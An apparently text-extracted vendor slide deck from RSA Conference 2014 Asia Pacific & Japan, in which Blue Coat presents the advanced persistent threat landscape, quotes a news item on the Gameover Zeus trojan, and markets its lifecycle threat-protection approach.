

What Are Your Key Definitive Strategies Against Advanced Persistent Threat Today?

A New, Modern Approach - Blue Coat Advanced Threat Protection

SESSION ID: SPO-T11

Brian Shen

Head of Product Marketing, APAC & Japan
Blue Coat Systems



**LANDSCAPE
ADVANCED THREATS
COUNTER MEASURES**



Today's digital enterprise is driving a new it paradigm...



Cloud /
Virtualization



Big Data
Analytics



Enterprise
Social

Modern Enterprise



SaaS



Mobility



Security

**BLUE
COAT**

...and a whole new set of IT challenges

YESTERDAY'S IT



Few apps with predictable behavior



Manageable data



Infrastructure that's on-premise



Traditional threat environment

**BLUE
COAT**



TODAY'S IT



Millions of unknown and risky Apps




Big data explosion



Cloud and hybrid infrastructure




Advanced threat environment



Evolving landscape of modern threats

TODAY'S ADVANCED THREAT LANDSCAPE



Improved sophisticated threats

Virtual machine
Detection

Line-by-line debugger
detection

Re-writes
host file

Multi-packed,
one time, encrypted



Rootkits

Fuzzing

Reverse Engineering

Code Auditing

**BLUE
COAT**

#RSAC
RSACONFERENCE2014
ASIA PACIFIC & JAPAN



Facebook phishing attack preys on users



Register for SC Congress NYC taking place 10/24



eSymposium: Advanced persistent threats 10/29



SC Magazine > News > "Gameover" trojan hides activity in encrypted SSL connections to defraud victims



Danielle Walker, Reporter

Follow @daniellewkr

October 07, 2013

"Gameover" trojan hides activity in encrypted SSL connections to defraud victims

Saboteurs spreading the **Gameover** banking trojan are hosting the **Zeus** variant on a number of infected websites and using an encrypted secure sockets layer (SSL) connection to remain undetected.

Researchers at Dell SecureWorks Counter Threat Unit (CTU) detailed attackers' **latest schemes** to spread the financial malware in a blog post published last Friday.

According to the team, Gameover operators are delivering downloader malware called "Upatre" to victims via spam, then having the downloader retrieve the Gameover payload from infected websites hosting the malware.

Instead of receiving instructions from an attacker-operated command-and-control server, the Upatre downloader uses an encrypted SSL connection to download malware directly from compromised web servers.

35

Like

Send

100

Tweet

61

Share

9

+1

0

Comments

EMAIL

PRINT



Lumension

Endpoint Management and Security Suite

GET CONTROL.
PATCH 3RD-PARTY HOLES.


FIND YOUR VULNERABILITIES



SIGN UP TO OUR NEWSLETTERS


- SC Magazine Canada
- SC Magazine Featured White Paper of the Day
- SC Magazine Newswire
- SC Magazine Product Reviews
- SC Magazine Product/Industry Buzz

Post-prevention security gap




Time and the window of opportunity

Initial Attack to Compromise



84%

Initial Compromise to Discovery



78%

**BLUE
COAT**

Post-prevention security gap


60%

Percentage of Enterprise IT Security Budgets Allocated to Rapid Response Approaches by 2020.

— Gartner 2013

Mapping the adaptive protection process to the lifecycle of an attack

Gartner®



BLUE
COAT

Source: Gartner (February 2014)



#RSAC
RSA CONFERENCE 2014
ASIA PACIFIC & JAPAN

RSAC CONFERENCE **2014**
ASIA PACIFIC & JAPAN




**Modern
Counter-measures**

Required technologies for modern advanced threat protection



Intelligent defense in depth



ADVANCED THREAT PROTECTION Lifecycle Defense


ADVANCED THREAT PROTECTION LIFECYCLE DEFENSE




ADVANCED THREAT PROTECTION Lifecycle Defense



